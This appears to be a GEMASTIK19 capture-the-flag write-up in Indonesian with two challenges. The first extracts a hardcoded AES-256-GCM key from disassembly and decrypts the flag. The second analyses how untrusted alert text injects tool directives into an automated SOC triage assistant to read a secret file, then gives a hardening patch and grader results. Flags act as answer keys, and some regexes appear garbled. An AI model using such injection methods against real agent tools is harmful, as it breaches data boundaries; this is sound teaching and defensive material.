11a4:  ff 25 fe 2d 00 00  jmp  QWORD PTR [rip+0x2dfe]    # 3fa8
<__stack_chk_fail@GLIBC_2.4>
11aa:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011b0 <EVP_DecryptInit_ex@plt>:
11b0:  f3 0f 1e fa      endbr64
11b4:  ff 25 f6 2d 00 00  jmp  QWORD PTR [rip+0x2df6]    # 3fb0
<EVP_DecryptInit_ex@OPENSSL_3.0.0>
11ba:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011c0 <EVP_CIPHER_CTX_new@plt>:
11c0:  f3 0f 1e fa      endbr64
11c4:  ff 25 ee 2d 00 00  jmp  QWORD PTR [rip+0x2dee]    # 3fb8
<EVP_CIPHER_CTX_new@OPENSSL_3.0.0>
11ca:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011d0 <fclose@plt>:
11d0:  f3 0f 1e fa      endbr64
11d4:  ff 25 e6 2d 00 00  jmp  QWORD PTR [rip+0x2de6]    # 3fc0
<fclose@GLIBC_2.2.5>
11da:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011e0 <fwrite@plt>:
11e0:  f3 0f 1e fa      endbr64
11e4:  ff 25 de 2d 00 00  jmp  QWORD PTR [rip+0x2dde]    # 3fc8
<fwrite@GLIBC_2.2.5>
11ea:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

00000000000011f0 <EVP_DecryptFinal_ex@plt>:

```

```

11f0:  f3 0f 1e fa      endbr64
11f4:  ff 25 d6 2d 00 00  jmp  QWORD PTR [rip+0x2dd6]    # 3fd0
<EVP_DecryptFinal_ex@OPENSSL_3.0.0>
11fa:  66 0f 1f 44 00 00  nop  WORD PTR [rax+rax*1+0x0]

```

Disassembly of section .text:

0000000000001200 <main>:

```

1200:  f3 0f 1e fa      endbr64
1204:  41 57            push  r15
1206:  48 8d 35 f7 0d 00 00  lea  rsi,[rip+0xdf7]    # 2004 <_IO_stdin_used+0x4>
120d:  41 56            push  r14
120f:  41 55            push  r13
1211:  41 54            push  r12
1213:  55              push  rbp
1214:  48 8d 2d ec 0d 00 00  lea  rbp,[rip+0xdec]    # 2007
<_IO_stdin_used+0x7>
121b:  53              push  rbx
121c:  48 89 ef        mov  rdi,rbp
121f:  48 81 ec 48 04 00 00  sub  rsp,0x448
1226:  66 0f 6f 05 32 0e 00  movdqa xmm0,XMMWORD PTR [rip+0xe32]    # 2060
<_IO_stdin_used+0x60>
122d:  00
122e:  64 48 8b 04 25 28 00  mov  rax,QWORD PTR fs:0x28
1235:  00 00
1237:  48 89 84 24 38 04 00  mov  QWORD PTR [rsp+0x438],rax
123e:  00
123f:  31 c0           xor  eax,eax
1241:  0f 29 44 24 10    movaps XMMWORD PTR [rsp+0x10],xmm0
1246:  66 0f 6f 05 22 0e 00  movdqa xmm0,XMMWORD PTR [rip+0xe22]    # 2070
<_IO_stdin_used+0x70>
124d:  00
124e:  0f 29 44 24 20    movaps XMMWORD PTR [rsp+0x20],xmm0
1253:  e8 d8 fe ff ff    call 1130 <fopen@plt>
1258:  48 85 c0         test rax,rax
125b:  0f 84 ab 01 00 00  je   140c <main+0x20c>
1261:  4c 8d 64 24 30    lea  r12,[rsp+0x30]
1266:  48 89 c1         mov  rcx,rax
1269:  ba 00 02 00 00    mov  edx,0x200
126e:  48 89 c3         mov  rbx,rax
1271:  4c 89 e7         mov  rdi,r12
1274:  be 01 00 00 00    mov  esi,0x1
1279:  e8 f2 fe ff ff    call 1170 <fread@plt>
127e:  48 89 df        mov  rdi,rbx
1281:  48 89 c5         mov  rbp,rax
1284:  e8 47 ff ff ff    call 11d0 <fclose@plt>
1289:  48 83 fd 1b      cmp  rbp,0x1b
128d:  0f 86 57 01 00 00  jbe  13ea <main+0x1ea>

```

```

1293:  e8 28 ff ff      call 11c0 <EVP_CIPHER_CTX_new@plt>
1298:  48 89 c3          mov  rbx,rbx
129b:  31 c0             xor  eax,eax
129d:  89 44 24 0c       mov  DWORD PTR [rsp+0xc],eax
12a1:  e8 ba fe ff ff    call 1160 <EVP_aes_256_gcm@plt>
12a6:  45 31 c0          xor  r8d,r8d
12a9:  31 c9             xor  ecx,ecx
12ab:  31 d2             xor  edx,edx
12ad:  48 89 c6          mov  rsi,rbx
12b0:  48 89 df          mov  rdi,rbx
12b3:  e8 f8 fe ff ff    call 11b0 <EVP_DecryptInit_ex@plt>
12b8:  85 c0             test eax,eax
12ba:  75 53             jne  130f <main+0x10f>
12bc:  48 8b 0d 5d 2d 00 00 mov  rcx,QWORD PTR [rip+0x2d5d]  # 4020
<stderr@GLIBC_2.2.5>
12c3:  ba 0f 00 00 00    mov  edx,0xf
12c8:  be 01 00 00 00    mov  esi,0x1
12cd:  48 8d 3d 6e 0d 00 00 lea  rdi,[rip+0xd6e]  # 2042
<_IO_stdin_used+0x42>
12d4:  e8 07 ff ff ff    call 11e0 <fwrite@plt>
12d9:  48 89 df          mov  rdi,rbx
12dc:  e8 af fe ff ff    call 1190 <EVP_CIPHER_CTX_free@plt>
12e1:  b8 01 00 00 00    mov  eax,0x1
12e6:  48 8b 94 24 38 04 00 mov  rdx,QWORD PTR [rsp+0x438]
12ed:  00
12ee:  64 48 2b 14 25 28 00 sub  rdx,QWORD PTR fs:0x28
12f5:  00 00
12f7:  0f 85 31 01 00 00 jne  142e <main+0x22e>
12fd:  48 81 c4 48 04 00 00 add  rsp,0x448
1304:  5b               pop  rbx
1305:  5d               pop  rbp
1306:  41 5c            pop  r12
1308:  41 5d            pop  r13
130a:  41 5e            pop  r14
130c:  41 5f            pop  r15
130e:  c3              ret
130f:  31 c9             xor  ecx,ecx
1311:  ba 0c 00 00 00    mov  edx,0xc
1316:  be 09 00 00 00    mov  esi,0x9
131b:  48 89 df          mov  rdi,rbx
131e:  e8 5d fe ff ff    call 1180 <EVP_CIPHER_CTX_ctrl@plt>
1323:  85 c0             test eax,eax
1325:  74 95             je   12bc <main+0xbc>
1327:  31 d2             xor  edx,edx
1329:  31 f6             xor  esi,esi
132b:  48 8d 4c 24 10     lea  rcx,[rsp+0x10]
1330:  4d 89 e0          mov  r8,r12
1333:  48 89 df          mov  rdi,rbx

```

```

1336:  e8 75 fe ff ff      call 11b0 <EVP_DecryptInit_ex@plt>
133b:  85 c0               test eax,eax
133d:  0f 84 79 ff ff ff   je 12bc <main+0xbc>
1343:  4c 8d 7c 24 0c      lea r15,[rsp+0xc]
1348:  4c 8d b4 24 30 02 00 lea r14,[rsp+0x230]
134f:  00
1350:  48 89 df           mov rdi,rbx
1353:  48 8d 4c 24 3c      lea rcx,[rsp+0x3c]
1358:  44 8d 45 e4         lea r8d,[rbp-0x1c]
135c:  4c 89 fa           mov rdx,r15
135f:  4c 89 f6           mov rsi,r14
1362:  e8 e9 fd ff ff      call 1150 <EVP_DecryptUpdate@plt>
1367:  85 c0               test eax,eax
1369:  0f 84 4d ff ff ff   je 12bc <main+0xbc>
136f:  49 8d 4c 2c f0      lea rcx,[r12+rbp*1-0x10]
1374:  ba 10 00 00 00      mov edx,0x10
1379:  be 11 00 00 00      mov esi,0x11
137e:  48 89 df           mov rdi,rbx
1381:  44 8b 6c 24 0c      mov r13d,DWORD PTR [rsp+0xc]
1386:  e8 f5 fd ff ff      call 1180 <EVP_CIPHER_CTX_ctrl@plt>
138b:  85 c0               test eax,eax
138d:  0f 84 29 ff ff ff   je 12bc <main+0xbc>
1393:  49 63 f5           movsxd rsi,r13d
1396:  4c 89 fa           mov rdx,r15
1399:  48 89 df           mov rdi,rbx
139c:  4c 01 f6           add rsi,r14
139f:  e8 4c fe ff ff      call 11f0 <EVP_DecryptFinal_ex@plt>
13a4:  85 c0               test eax,eax
13a6:  0f 8e 10 ff ff ff   jle 12bc <main+0xbc>
13ac:  8b 54 24 0c         mov edx,DWORD PTR [rsp+0xc]
13b0:  48 8b 0d 71 2c 00 00 mov rcx,QWORD PTR [rip+0x2c71] # 4028
<stdout@GLIBC_2.2.5>
13b7:  be 01 00 00 00      mov esi,0x1
13bc:  4c 89 f7           mov rdi,r14
13bf:  44 01 ea           add edx,r13d
13c2:  48 63 d2           movsxd rdx,edx
13c5:  e8 16 fe ff ff      call 11e0 <fwrite@plt>
13ca:  48 8b 35 57 2c 00 00 mov rsi,QWORD PTR [rip+0x2c57] # 4028
<stdout@GLIBC_2.2.5>
13d1:  bf 0a 00 00 00      mov edi,0xa
13d6:  e8 65 fd ff ff      call 1140 <fputc@plt>
13db:  48 89 df           mov rdi,rbx
13de:  e8 ad fd ff ff      call 1190 <EVP_CIPHER_CTX_free@plt>
13e3:  31 c0               xor eax,eax
13e5:  e9 fc fe ff ff      jmp 12e6 <main+0xe6>
13ea:  48 8b 0d 2f 2c 00 00 mov rcx,QWORD PTR [rip+0x2c2f] # 4020
<stderr@GLIBC_2.2.5>
13f1:  ba 13 00 00 00      mov edx,0x13

```

```

13f6:  be 01 00 00 00      mov  esi,0x1
13fb:  48 8d 3d 2c 0c 00 00 lea  rdi,[rip+0xc2c]      # 202e <_IO_stdin_used+0x2e>
1402:  e8 d9 fd ff ff      call 11e0 <fwrite@plt>
1407:  e9 d5 fe ff ff      jmp  12e1 <main+0xe1>
140c:  48 8b 3d 0d 2c 00 00 mov  rdi,QWORD PTR [rip+0x2c0d]      # 4020
<stderr@GLIBC_2.2.5>
1413:  48 89 e9            mov  rcx,rbp
1416:  be 02 00 00 00      mov  esi,0x2
141b:  31 c0              xor  eax,eax
141d:  48 8d 15 fa 0b 00 00 lea  rdx,[rip+0xbfa]      # 201e
<_IO_stdin_used+0x1e>
1424:  e8 f7 fc ff ff      call 1120 <__fprintf_chk@plt>
1429:  e9 b3 fe ff ff      jmp  12e1 <main+0xe1>
142e:  e8 6d fd ff ff      call 11a0 <__stack_chk_fail@plt>
1433:  66 2e 0f 1f 84 00 00 cs nop WORD PTR [rax+rax*1+0x0]
143a:  00 00 00
143d:  0f 1f 00            nop  DWORD PTR [rax]

0000000000001440 <_start>:
1440:  f3 0f 1e fa        endbr64
1444:  31 ed              xor  ebp,ebp
1446:  49 89 d1            mov  r9,rdx
1449:  5e                pop  rsi
144a:  48 89 e2            mov  rdx,rsi
144d:  48 83 e4 f0         and  rsp,0xfffffffffff0
1451:  50                push rax
1452:  54                push rsp
1453:  45 31 c0            xor  r8d,r8d
1456:  31 c9              xor  ecx,ecx
1458:  48 8d 3d a1 fd ff ff lea  rdi,[rip+0xfffffffffda1]      # 1200 <main>
145f:  ff 15 93 2b 00 00   call QWORD PTR [rip+0x2b93]      # 3ff8
<__libc_start_main@GLIBC_2.34>
1465:  f4                hlt
1466:  66 2e 0f 1f 84 00 00 cs nop WORD PTR [rax+rax*1+0x0]
146d:  00 00 00

0000000000001470 <deregister_tm_clones>:
1470:  48 8d 3d 99 2b 00 00 lea  rdi,[rip+0x2b99]      # 4010 <__TMC_END__>
1477:  48 8d 05 92 2b 00 00 lea  rax,[rip+0x2b92]      # 4010 <__TMC_END__>
147e:  48 39 f8            cmp  rax,rdi
1481:  74 15              je   1498 <deregister_tm_clones+0x28>
1483:  48 8b 05 56 2b 00 00 mov  rax,QWORD PTR [rip+0x2b56]      # 3fe0
<_ITM_deregisterTMCloneTable@Base>
148a:  48 85 c0            test rax,rax
148d:  74 09              je   1498 <deregister_tm_clones+0x28>
148f:  ff e0              jmp  rax
1491:  0f 1f 80 00 00 00 00 nop  DWORD PTR [rax+0x0]
1498:  c3                ret

```

1499: 0f 1f 80 00 00 00 00 nop DWORD PTR [rax+0x0]

00000000000014a0 <register_tm_clones>:

14a0: 48 8d 3d 69 2b 00 00 lea rdi,[rip+0x2b69] # 4010 <__TMC_END__>
 14a7: 48 8d 35 62 2b 00 00 lea rsi,[rip+0x2b62] # 4010 <__TMC_END__>
 14ae: 48 29 fe sub rsi,rdi
 14b1: 48 89 f0 mov rax,rsi
 14b4: 48 c1 ee 3f shr rsi,0x3f
 14b8: 48 c1 f8 03 sar rax,0x3
 14bc: 48 01 c6 add rsi,rax
 14bf: 48 d1 fe sar rsi,1
 14c2: 74 14 je 14d8 <register_tm_clones+0x38>
 14c4: 48 8b 05 1d 2b 00 00 mov rax,QWORD PTR [rip+0x2b1d] # 3fe8

<_ITM_registerTMCloneTable@Base>

14cb: 48 85 c0 test rax,rax
 14ce: 74 08 je 14d8 <register_tm_clones+0x38>
 14d0: ff e0 jmp rax
 14d2: 66 0f 1f 44 00 00 nop WORD PTR [rax+rax*1+0x0]
 14d8: c3 ret
 14d9: 0f 1f 80 00 00 00 00 nop DWORD PTR [rax+0x0]

00000000000014e0 <__do_global_dtors_aux>:

14e0: f3 0f 1e fa endbr64
 14e4: 80 3d 45 2b 00 00 00 cmp BYTE PTR [rip+0x2b45],0x0 # 4030

<completed.0>

14eb: 75 2b jne 1518 <__do_global_dtors_aux+0x38>
 14ed: 55 push rbp
 14ee: 48 83 3d fa 2a 00 00 cmp QWORD PTR [rip+0x2afa],0x0 # 3ff0

<__cxa_finalize@GLIBC_2.2.5>

14f5: 00
 14f6: 48 89 e5 mov rbp,rsi
 14f9: 74 0c je 1507 <__do_global_dtors_aux+0x27>
 14fb: 48 8b 3d 06 2b 00 00 mov rdi,QWORD PTR [rip+0x2b06] # 4008

<__dso_handle>

1502: e8 09 fc ff ff call 1110 <__cxa_finalize@plt>
 1507: e8 64 ff ff ff call 1470 <deregister_tm_clones>
 150c: c6 05 1d 2b 00 00 01 mov BYTE PTR [rip+0x2b1d],0x1 # 4030

<completed.0>

1513: 5d pop rbp
 1514: c3 ret
 1515: 0f 1f 00 nop DWORD PTR [rax]
 1518: c3 ret
 1519: 0f 1f 80 00 00 00 00 nop DWORD PTR [rax+0x0]

0000000000001520 <frame_dummy>:

1520: f3 0f 1e fa endbr64
 1524: e9 77 ff ff ff jmp 14a0 <register_tm_clones>

Disassembly of section .fini:

000000000000152c <_fini>:

```

152c:  f3 0f 1e fa      endbr64
1530:  48 83 ec 08      sub    rsp,0x8
1534:  48 83 c4 08      add    rsp,0x8
1538:  c3              ret

```

melalui static analysis diatas, kita dapat mengetahui bahwa binary reveal_helper menggunakan call EVP_aes_256_gcm

```

12a1:  e8 ba fe ff ff   call  1160 <EVP_aes_256_gcm@plt>

```

karena kita sudah mengetahui bahwa decryptor ini aes_256_gcm, kita dapat membuat sendiri decryptornya menggunakan python, kurang lebih seperti ini

```

plaintext = AESGCM(key).decrypt(iv, ciphertext, None)
print(plaintext.decode())

```

sebelum itu, jika kita tracing dari movdqa/movaps instructions kita dapat mendapatkan key AES yang di-hardcode langsung di dalam binary.

```

1226:  66 0f 6f 05 32 0e 00  movdqa xmm0,XMMWORD PTR [rip+0xe32]      # 2060
<_IO_stdin_used+0x60>
1241:  0f 29 44 24 10      movaps XMMWORD PTR [rsp+0x10],xmm0
1246:  66 0f 6f 05 22 0e 00  movdqa xmm0,XMMWORD PTR [rip+0xe22]      # 2070
<_IO_stdin_used+0x70>
124e:  0f 29 44 24 20      movaps XMMWORD PTR [rsp+0x20],xmm0

```

Dua movdqa ini masing-masing narik 16 byte dari .rodata (offset 0x2060 dan 0x2070), total 32 byte, lalu ditaruh di [rsp+0x10] dan [rsp+0x20] dan buffer inilah yang jadi parameter key waktu manggil EVP_DecryptInit_ex:

```

132b: 48 8d 4c 24 10  lea  rcx,[rsp+0x10]  ; key
1330: 4d 89 e0      mov  r8,r12          ; iv
1336: e8 75 fe ff ff  call 11b0 <EVP_DecryptInit_ex@plt>

```

Extract key:

➤ xxd -s 0x2060 -l 32 reveal_helper

00002060: 616d 7c77 7765 6d73 7374 7295 7464 6c6c am|wwemsstr.tdll

00002070: 757f 5f6d 5e68 b795 6d9f cb69 6764 9367 u._m^h..m..igd.g

Key AES-256 (32 byte, hex):

616d7c7777656d737374729574646c6c757f5f6d5e68b7956d9fcb6967649367

Cek panjang IV & tag dari argumen EVP_CIPHER_CTX_ctrl:

```

1311: ba 0c 00 00 00  mov  edx,0xc  ; ivlen = 12
1316: be 09 00 00 00  mov  esi,0x9   ; EVP_CTRL_GCM_SET_IVLEN
...
1374: ba 10 00 00 00  mov  edx,0x10  ; taglen = 16
1379: be 11 00 00 00  mov  esi,0x11  ; EVP_CTRL_GCM_SET_TAG

```

Dan dari fread ke buffer r12 yang sama dipakai sebagai pointer IV (r8=r12 di call EVP_DecryptInit_ex) sekaligus offset awal ciphertext (lea rcx,[r12+rbp-0x10]), jadi file flag.enc itu satu blob: IV || ciphertext || tag, dibaca langsung lewat fread, bukan tiga file terpisah.

Cek ukuran flag.enc:

```

> ls -la flag.enc
-rwxrwxrwx 1 mailvelous mailvelous 75 Aug 23 23:57 flag.enc

```

jadi:

```

IV = byte 0x00–0x0b  (12 byte)
ciphertext = byte 0x0c–0x3a  (47 byte)
tag = byte 0x3b–0x4a  (16 byte)

```

full solver:

```

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

```

```

key = bytes.fromhex(
    "616d7c7777656d737374729574646c6c"
    "757f5f6d5e68b7956d9fcb6967649367"
)

```

```

data = open("flag.enc", "rb").read()

```

```

nonce = data[:12]
ciphertext = data[12:-16]
tag = data[-16:]

```

```

decryptor = Cipher(
    algorithms.AES(key),
    modes.GCM(nonce, tag)
).decryptor()

```

```

plaintext = decryptor.update(ciphertext) + decryptor.finalize()

```

```

print(plaintext.decode(errors="replace"))

```

```

> python solver.py
GEMASTIK19{s13v3_th3_l3ak_4nd_h4rd3n_th3_r34ch}

```

Flag: GEMASTIK19{s13v3_th3_l3ak_4nd_h4rd3n_th3_r34ch}

Marionette

116

Our new SOC triage assistant listens to the playbook. It also listens to the alerts.

dist: [misc-marionette.zip](#)

Written by [aodreamer](#)

solved by rn

AI-Chat Link:

<https://chatgpt.com/share/6a8a9255-1120-83ec-9038-098cc0d727a8>

What it asked:

the readme explains it quite clearly. yaitu ini itu suatu SOC traige assistant otomatis. alert dalam bentuk dict, lalu si assistant mencari di PLAYBOOK untuk alert tipe itu, dan membuat rencana, lalu menjalankan semua @tool(...) yang ada di teks rencana tsb

@set_verdict(benign|suspicious|malicious)

@read_context(handle) # handle = an encoded context id; see decode() in triage.py

@escalate(level)

deskripsi dari alert datang dari external yang untrusted.

An alert may carry a case (grouping alerts into one case). The assistant keeps a case history, and a followup alert reviews the earlier case notes.

```
[arney1@station misc-marionette]$ tree
```

```
.
├── context
│   ├── followup.md
│   └── malware_exec.md
```

```
|   └─ phishing.md
|   └─ README.md
|   └─ sample_alerts.json
|   └─ secret.txt
|   └─ triage.py
```

secret.txt - an internal note that must not be reachable through external data.

dari readme, di waht you have to do, ada suruh craft exploit, tapi pas connect cuma minta hardened triage aja, so let's just focus on the other goals

jaid, yang harus dilakukan itu intinya

1. exploit asistant supaya alert description dapat mentrigger suatu tool (not sure about this)
2. patch triage.py supaya alert description tidak dapat mentrigger tool, tapi directives nya tetep sesuai
3. submit

Approach:

```
def triage(alert):
    """Triage a single alert and return the resulting case record."""
    a = Assistant()
    a.execute(build_plan(alert))
```

immediately, let's take a loot at the execute function.

```
def execute(self, plan_text):
    text = unicodedata.normalize("NFKC", plan_text)
    for m in DIRECTIVE.finditer(text):
        name = m.group(1).lower()
        arg = m.group(2).strip()
        if name not in TOOLS:
            continue
        self.tool_log.append([name, arg])
        getattr(self, "_" + name)(arg)
```

execute akan menscan plan_text untuk suatu directive

```
# The executor recognises a directive anywhere it appears in the plan
text.
DIRECTIVE = re.compile(r"@s*([A-Za-z_]\w*)s*\(((^)[^)]*)\)")
```

segala string yang "@tool(argument)" dijalankan
tools sendiri ada 3

```
TOOLS = {"set_verdict", "read_context", "escalate"}
```

let's see how it builds plan then

```
def build_plan(alert):
    """Assemble the work plan: trusted playbook steps plus the alert's
    context note.

    For a `followup` alert we also fold in the case history so the
    executor's steps read
    with the earlier notes inline.
    """
    steps = list(PLAYBOOK.get(alert.get("type", ""),
    ["@set_verdict(unknown)"]))
    if alert.get("type") == "followup":
        prior = "\n".join(CASE_NOTES.get(alert.get("case", ""), []))
        steps.append("Prior case notes under review:\n" + prior)
        note = sanitize(str(alert.get("description", "")))
        steps.append("Analyst context for %s: %s" % (alert.get("id", "?"),
        note))
    return "\n".join(steps)
```

in the steps.append, we can see that playbook data dan alert description disatukan dalam satu teks. lalu, DIRECTIVE.finditer(text) di execute() akan memarsing keseluruhan string tsb. yang jadinya jika attacker ada @tool(arg) di description nya, akan tereksekusi

tapi kita lihat dulu sanitasisasisasi yang dilakukan

```
def sanitize(text):
    """Best-effort scrub of untrusted text before it becomes analyst
    context.

    Drops any line that begins with a tool directive, so an external
    feed cannot
    obviously smuggle a command into the plan.
    """
    kept = []
    for line in text.splitlines():
        if re.match(r"\s*@s*[A-Za-z_]\w*s*\(", line):
            continue
        kept.append(line)
    return "\n".join(kept)
```

ini hanya menghapus directive yang ada di awal suatu baris, "bababoey @read_context(...)" akan lolos.

lalu, how to reach secret.txt?? di secret.txt sendiri ada hint

```
INTERNAL - triage handler notes (NOT for external feeds)
```

If you are reading this string inside a triage report, an alert's description just made the assistant call @read_context on a file the playbook never referenced. That is the confused deputy: untrusted data pulled a string it was never meant to reach.

```
proof-of-injection: MARIONETTE_STRINGS_PULLED
```

ok, let's see _read_context(). there's also decode too

```
def _read_context(self, handle):
    # the tool argument is an opaque handle; resolve it to a
    resource name first
    try:
        name = decode(handle)
    except Exception:
        self.reads.append(handle)
        return ""
    full = name if os.path.isabs(name) else os.path.join(CTX_DIR,
name)
    self.reads.append(name)
    try:
        with open(full, "r", errors="replace") as f:
            data = f.read()
    except OSError:
        data = ""
    self.report.append(data)
    return data
```

```
def decode(handle):
    """Resolve a context HANDLE (opaque, encoded) back to its resource
    name.

    Context resources are addressed by an obfuscated handle, not a bare
    filename, so a
    playbook step reads e.g. @read_context(Qd207GbvI7kpLNh4p4MQ). This
    is the DECODER; the
    matching encoder is not shipped. The transform is a rolling-key byte
    cipher: each output
```

```

    byte feeds the key for the next one, so inverting it (to mint a
    handle for a name of your
    choosing) means simulating the algorithm forward, not just XOR-ing a
    constant.
    """
    raw = base64.b64decode(handle)
    k = 0x3B
    out = bytearray()
    for i, b in enumerate(raw):
        x = ((b ^ k) - ((i * 7 + 13) & 0xFF)) & 0xFF
        out.append(x)
        k = (k + x) & 0xFF
    return out.decode("latin-1")

```

dari sini kita tahu bahwa "handle" hanya berupa obfuscated file names. untuk decoder nya sendiri itu reversible, sehingga kita bisa menggunakan reversan itu untuk generate handle secret.txt, dan inject @read_context(<handle>). but again, the chall only asks for hardened triage lol what

ok. now let's patch!!

pertama-tama, separate steps dengan note

```

def build_plan(alert):
    steps = list(PLAYBOOK.get(alert.get("type", ""),
    ["@set_verdict(unknown)"]))

    context = sanitize(str(alert.get("description", "")))

    if alert.get("type") == "followup":
        prior = "\n".join(CASE_NOTES.get(alert.get("case", ""), []))
        context = "Prior case notes under review:\n" + prior + "\n" +
context

    return steps, context

```

dan directive only from trusted steps

```

def execute(self, steps, context):
    # Only `steps` are parsed as directives.
    for step in steps:
        text = unicodedata.normalize("NFKC", step)

        for m in DIRECTIVE.finditer(text):
            name = m.group(1).lower()
            arg = m.group(2).strip()

```

```

        if name not in TOOLS:
            continue

        self.tool_log.append([name, arg])
        getattr(self, "_" + name)(arg)

    # `context` can be included in a report/log/etc.,
    # but is NEVER fed back through DIRECTIVE.

```

sambungkan di triage() juga

```

def triage(alert):
    a = Assistant()
    steps, context = build_plan(alert)
    a.execute(steps, context)

```

Exploit (or hardening actually)

```

#!/usr/bin/env python3
"""Marionette - SOC Triage Assistant (reference implementation).

An automated triage assistant. An alert arrives; the assistant looks up
the trusted
PLAYBOOK for that alert's type and builds a short work "plan". An
executor then walks
the plan top to bottom and runs any tool directive it finds, written as
`@tool(arg)`:

    @set_verdict(benign|suspicious|malicious)    set the triage verdict
    @read_context(name)                          pull an analyst context
note into the report
    @escalate(level)                             raise the case to a
higher tier

The alert's free-text `description` comes from *external* feeds (mail
gateways, third
party IDS, user reports), so it is passed through `sanitize()` before it
is woven into
the plan as analyst context.

The assistant also keeps a running CASE HISTORY: after each alert it
appends its analyst
note to the case's log, and a `followup` alert reviews that log so the
analyst has context

```

from earlier alerts in the same case.

Public entry point (this is what the grader calls):

```
triage(alert: dict) -> dict
```

`alert` is a dict like:

```
{
  "id": "A-1001",
  "type": "malware_exec",          # selects the trusted playbook
  "severity": "high",
  "case": "C-42",                  # optional: groups alerts into
one case/thread
  "description": "<untrusted free text from an external feed>"
}
```

A `followup` alert additionally carries `case` and pulls that case's earlier notes in.

```
"""
```

```
import base64
import os
import re
import unicodedata
```

```
BASE = os.path.dirname(os.path.abspath(__file__))
CTX_DIR = os.path.join(BASE, "context")
```

```
def decode(handle):
```

```
    """Resolve a context HANDLE (opaque, encoded) back to its resource
    name.
```

```
    Context resources are addressed by an obfuscated handle, not a bare
    filename, so a
```

```
    playbook step reads e.g. @read_context(Qd207GbvI7kpLNh4p4MQ). This
    is the DECODER; the
```

```
    matching encoder is not shipped. The transform is a rolling-key byte
    cipher: each output
```

```
    byte feeds the key for the next one, so inverting it (to mint a
    handle for a name of your
```

```
    choosing) means simulating the algorithm forward, not just XOR-ing a
    constant.
```

```
    """
```

```
    raw = base64.b64decode(handle)
```

```
    k = 0x3B
```

```

out = bytearray()
for i, b in enumerate(raw):
    x = ((b ^ k) - ((i * 7 + 13) & 0xFF)) & 0xFF
    out.append(x)
    k = (k + x) & 0xFF
return out.decode("latin-1")

# running case history: case id -> list of analyst notes accumulated
# across alerts
CASE_NOTES = {}

# --- trusted playbook
-----
# These steps are written by the SOC team. Plain lines are notes for the
# human analyst;
# lines that carry an @tool(...) directive are executed automatically by
# the assistant.
PLAYBOOK = {
    "benign_login": [
        "Confirm the login is from a previously seen device.",
        "@set_verdict(benign)",
    ],
    "port_scan": [
        "Correlate the source IP against threat intel feeds.",
        "@set_verdict(suspicious)",
    ],
    "malware_exec": [
        "@read_context(Qd207GbvI7kpLNh4p4MQ)", # handle ->
malware_exec.md
        "Match the process hash against the software allow-list.",
        "@set_verdict(malicious)",
        "@escalate(tier2)",
    ],
    "phishing_report": [
        "@read_context(RteX6X7OZYvmeoc=)", # handle ->
phishing.md
        "Check the sender domain reputation.",
        "@set_verdict(suspicious)",
    ],
    "followup": [
        "@read_context(SCKX8nDwYu3AWPk=)", # handle ->
followup.md
        "Re-check the indicators against the case history above.",
        "@set_verdict(suspicious)",
    ],
}

```

```

TOOLS = {"set_verdict", "read_context", "escalate"}

# The executor recognises a directive anywhere it appears in the plan
text.
DIRECTIVE = re.compile(r"@s*([A-Za-z_]\w*)s*([)]*)")

def sanitize(text):
    """Best-effort scrub of untrusted text before it becomes analyst
    context.

    Drops any line that begins with a tool directive, so an external
    feed cannot
    obviously smuggle a command into the plan.
    """
    kept = []
    for line in text.splitlines():
        if re.match(r"s*@s*[A-Za-z_]\w*s*\(", line):
            continue
        kept.append(line)
    return "\n".join(kept)

def build_plan(alert):
    steps = list(PLAYBOOK.get(alert.get("type", ""),
    ["@set_verdict(unknown)"]))

    context = sanitize(str(alert.get("description", "")))

    if alert.get("type") == "followup":
        prior = "\n".join(CASE_NOTES.get(alert.get("case", ""), []))
        context = "Prior case notes under review:\n" + prior + "\n" +
context

    return steps, context

class Assistant:
    def __init__(self):
        self.verdict = None
        self.reads = []
        self.escalations = []
        self.report = []
        self.tool_log = []

```

```

def _set_verdict(self, v):
    self.verdict = v

def _read_context(self, handle):
    # the tool argument is an opaque handle; resolve it to a
    resource name first
    try:
        name = decode(handle)
    except Exception:
        self.reads.append(handle)
        return ""
    full = name if os.path.isabs(name) else os.path.join(CTX_DIR,
name)
    self.reads.append(name)
    try:
        with open(full, "r", errors="replace") as f:
            data = f.read()
    except OSError:
        data = ""
    self.report.append(data)
    return data

def _escalate(self, level):
    self.escalations.append(level)

def execute(self, steps, context):
    # Only `steps` are parsed as directives.
    for step in steps:
        text = unicodedata.normalize("NFKC", step)

        for m in DIRECTIVE.finditer(text):
            name = m.group(1).lower()
            arg = m.group(2).strip()

            if name not in TOOLS:
                continue

            self.tool_log.append([name, arg])
            getattr(self, "_" + name)(arg)

    # `context` can be included in a report/log/etc.,
    # but is NEVER fed back through DIRECTIVE.

def triage(alert):
    a = Assistant()

```

```

steps, context = build_plan(alert)
a.execute(steps, context)

case = alert.get("case", alert.get("id"))
CASE_NOTES.setdefault(case, []).append(
    "[%s/%s] %s" % (
        alert.get("id"),
        alert.get("type"),
        sanitize(str(alert.get("description", "")))
    )
)

return {
    "id": alert.get("id"),
    "verdict": a.verdict,
    "reads": a.reads,
    "escalations": a.escalations,
    "tool_log": a.tool_log,
    "report": "\n".join(a.report),
}

if __name__ == "__main__":
    import json
    import sys

    raw = sys.stdin.read()
    alert = json.loads(raw) if raw.strip() else {
        "id": "A-DEMO", "type": "malware_exec", "severity": "high",
        "description": "explorer.exe spawned powershell with an encoded
command.",
    }
    print(json.dumps(triage(alert), indent=2))

```

```

--END--
[PASS] X-01 malware_exec
[PASS] X-02 benign_login
[PASS] X-03 malware_exec
[PASS] X-04 malware_exec
[PASS] X-05 malware_exec
[PASS] X-06 malware_exec
[PASS] X-07 port_scan
[PASS] X-08 malware_exec
[PASS] X-09 benign_login
[PASS] X-10 malware_exec
[PASS] X-11 malware_exec
[PASS] X-12 benign_login
[PASS] X-13 malware_exec
[PASS] X-14 benign_login
[PASS] X-15 port_scan
[PASS] X-16 malware_exec
[PASS] X-17 malware_exec
[PASS] X-18 phishing_report
[PASS] U-b1 malware_exec
[PASS] U-b2 phishing_report
[PASS] U-b3 benign_login
[PASS] U-b4 port_scan
[PASS] U-b5 malware_exec
[PASS] U-s1 malware_exec
[PASS] U-s2 phishing_report
[PASS] U-s3 benign_login
